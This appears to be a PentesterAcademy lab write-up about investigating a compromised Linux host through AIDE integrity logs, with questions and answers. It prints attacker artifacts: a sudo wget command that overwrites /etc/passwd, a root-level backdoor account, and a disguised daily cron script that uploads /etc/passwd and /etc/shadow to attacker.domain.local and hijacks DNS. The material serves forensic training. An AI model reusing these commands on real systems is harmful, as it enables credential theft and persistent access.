ATTACK DEFENSE

by PentesterAcademy

Name	AIDE Log Analysis
URL	https://attackdefense.com/challengedetails?cid=1230
Type	Log Analysis: Other Tools

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Q1. A user account had been compromised and was used to perform some malicious activity on the host machine. What was the name of that user account?

Answer: jackie


Solution:

Step 1: Analyze the AIDE logs to check for signs of some malicious activity.

Command: cat /var/log/aide/aide.log



```
root@attackdefense:~# cat /var/log/aide/aide.log
Start timestamp: 2019-08-13 19:30:14 +0000 (AIDE 0.16)
AIDE found differences between database and filesystem!!

Summary:
  Total number of entries:      7096
  Added entries:                3
  Removed entries:              0
  Changed entries:              17
```




```
---------------------------------------------------
Changed entries:
---------------------------------------------------

d = ... mc .   .  : /
d = ... mc .   .  : /etc
d = ... mc .   .  : /etc/cron.daily
f = ... .c .. .  : /etc/hostname
f = ... .c .. .  : /etc/hosts
f > ... mc .C .  : /etc/passwd
f < ... mc .C .  : /etc/resolv.conf
d = ... .c .   .  : /home
d = ... mc .   .  : /home/bob
f > ... mc .C .  : /home/bob/.bash_history
f > ... mc .C .  : /home/bob/file
d = ... mc .   .  : /home/jackie
f > ... mc .C .  : /home/jackie/.bash_history
d = ... mc .   .  : /home/mallory
f > ... mc .C .  : /home/mallory/.bash_history
f > ... mc .C .  : /home/mallory/file
d = ... mc n   .  : /root
```

The logs reveal that the users bob, jackie and mallory had modified some of the files in their respective home directories.

Note: The "Changed Entries" section of the AIDE logs also reveal that the "/etc/passwd" file had been modified.

Step 2: Check the '.bash_history' of user jackie.

Command: cat /home/jackie/.bash_history



```
root@attackdefense:~# cat /home/jackie/.bash_history
ls
whoami
ps
vim file
cat file
vim file
cp file file.old
vim file
diff file file.old
cd
whoamim
whoami
ls -al
ps aux
ls -al /etc/shadow /etc/passwd /etc/sudoers
cat /etc/sudoers
sudo wget -O /etc/passwd attacker.domain.local/?fetch=passwd
cat /etc/passwd
su bot
root@attackdefense:~#
```

The '.bash_history' file of user jackie reveals that his account was used to replace the "/etc/passwd" file of the host machine.


Q2. The compromised user account had the rights to execute a binary as root. Provide the full path of that binary.

Answer: /usr/bin/wget

Solution:

Check the contents of "/etc/sudoers" file.

Command: cat /etc/sudoers



```
root@attackdefense:~# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
jackie ALL=(root) NOPASSWD: /usr/bin/wget
root@attackdefense:~#
```

The "/etc/sudoers" file entry shows that user jackie had the rights to use "/usr/bin/wget" as root without being prompted for a password.


Q3. The '/etc/passwd' file on the host machine had been modified by the attacker and a backdoor account had been created. What was the name of that account?

Answer: bot


Solution:

Step 1: Analyze the AIDE logs to check if "/etc/passwd" file had been modified.

Command: cat /var/log/aide/aide.log



```
root@attackdefense:~# cat /var/log/aide/aide.log
Start timestamp: 2019-08-13 19:30:14 +0000 (AIDE 0.16)
AIDE found differences between database and filesystem!!

Summary:
  Total number of entries:      7096
  Added entries:                3
  Removed entries:              0
  Changed entries:              17
```




```
---------------------------------------------------
Changed entries:
---------------------------------------------------

d = ... mc .   .  : /
d = ... mc .   .  : /etc
d = ... mc .   .  : /etc/cron.daily
f = ... .c ... .  : /etc/hostname
f = ... .c ... .  : /etc/hosts
f > ... mc .C  .  : /etc/passwd
f < ... mc .C  .  : /etc/resolv.conf
d = ... .c .   .  : /home
d = ... mc .   .  : /home/bob
f > ... mc .C  .  : /home/bob/.bash_history
f > ... mc .C  .  : /home/bob/file
d = ... mc .   .  : /home/jackie
f > ... mc .C  .  : /home/jackie/.bash_history
d = ... mc .   .  : /home/mallory
f > ... mc .C  .  : /home/mallory/.bash_history
f > ... mc .C  .  : /home/mallory/file
d = ... mc n   .  : /root
```

The logs indicate that "/etc/passwd" file had been modified.

Note: In the solution of question 1, it was revealed that the compromised user, that is, jackie had modified the "/etc/passwd" file.

Step 2: Check the contents of "/etc/passwd" file.

Command: cat /etc/passwd



```
root@attackdefense:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
postfix:x:101:103::/var/spool/postfix:/usr/sbin/nologin
john:x:999:999:john:/home/john:/bin/bash
jackie:x:998:998:jackie:/home/jackie:/bin/bash
bob:x:997:997:bob:/home/bob:/bin/bash
mallory:x:996:996:mallory:/home/mallory:/bin/bash
oscar:x:995:995:oscar:/home/oscar:/bin/bash
bot:$1$abc$BXBqpb9BZcZhXLgbee.0s/:0:0:bot:/root:/bin/bash
root@attackdefense:~#
```

A backdoor user "bot" was created on the machine having UID and GID as 0.


Q4. The attacker had scheduled a cron job to run on a daily basis. Provide the full path of the script associated with that cron job.

Answer: /etc/cron.daily/backup-service

Solution:

Step 1: Check the AIDE logs to see if there is any activity related to cron jobs.

Command: cat /var/log/aide/aide.log




```
root@attackdefense:~# cat /var/log/aide/aide.log
Start timestamp: 2019-08-13 19:30:14 +0000 (AIDE 0.16)
AIDE found differences between database and filesystem!!

Summary:
  Total number of entries:      7096
  Added entries:                3
  Removed entries:              0
  Changed entries:              17

--------------------------------------------------
Added entries:
--------------------------------------------------

f++++++++++++++++: /etc/cron.daily/backup-service
f++++++++++++++++: /home/bob/.viminfo
f++++++++++++++++: /home/mallory/.viminfo

--------------------------------------------------
Changed entries:
--------------------------------------------------

d = ... mc .  .  : /
d = ... mc .  .  : /etc
d = ... mc .  .  : /etc/cron.daily
f = ... .c .. .  : /etc/hostname
```

There was an entry in the logs indicating that a cron job was added to "/etc/cron.daily" directory under the name "backup-services".

Step 2: Check the contents of the backup-service script.

Command: cat /etc/cron.daily/backup-service



```
root@attackdefense:~# cat /etc/cron.daily/backup-service
#!/bin/bash

COUNT=$(wget attacker.domain.local/?get=md5&file=passwd)
PASS_LINE=$(wc -l /etc/passwd)

if [ $COUNT -ne $PASS_LINE ]
then
        curl -F 'data=@/etc/passwd' attacker.domain.local/?fetch=passwd
fi

COUNT=$(wget attacker.domain.local/?get=md5&file=shadow)
SHADOW_LINE=$(wc -l /etc/shadow)

if [ $COUNT -ne $SHADOW_LINE ]
then
        curl -F 'data=@/etc/shadow' attacker.domain.local/?fetch=shadow
fi

grep -v '#' /etc/resolv.conf | grep '192.168.90.22'
RETVAL=$?

if [ $RETVAL -ne 0 ]
then
        echo 'nameserver 192.168.90.22' > /etc/resolv.conf
fi
root@attackdefense:~#
```

The script uploads the contents of "/etc/shadow" and "/etc/passwd" to "attacker.domain.local".

So, the attacker scheduled "/etc/cron.daily/backup-service" script to run on a daily basis.


Q5. The attacker had added a malicious DNS nameserver on the host machine. What was the IP address of that nameserver?

Answer: 192.168.90.22

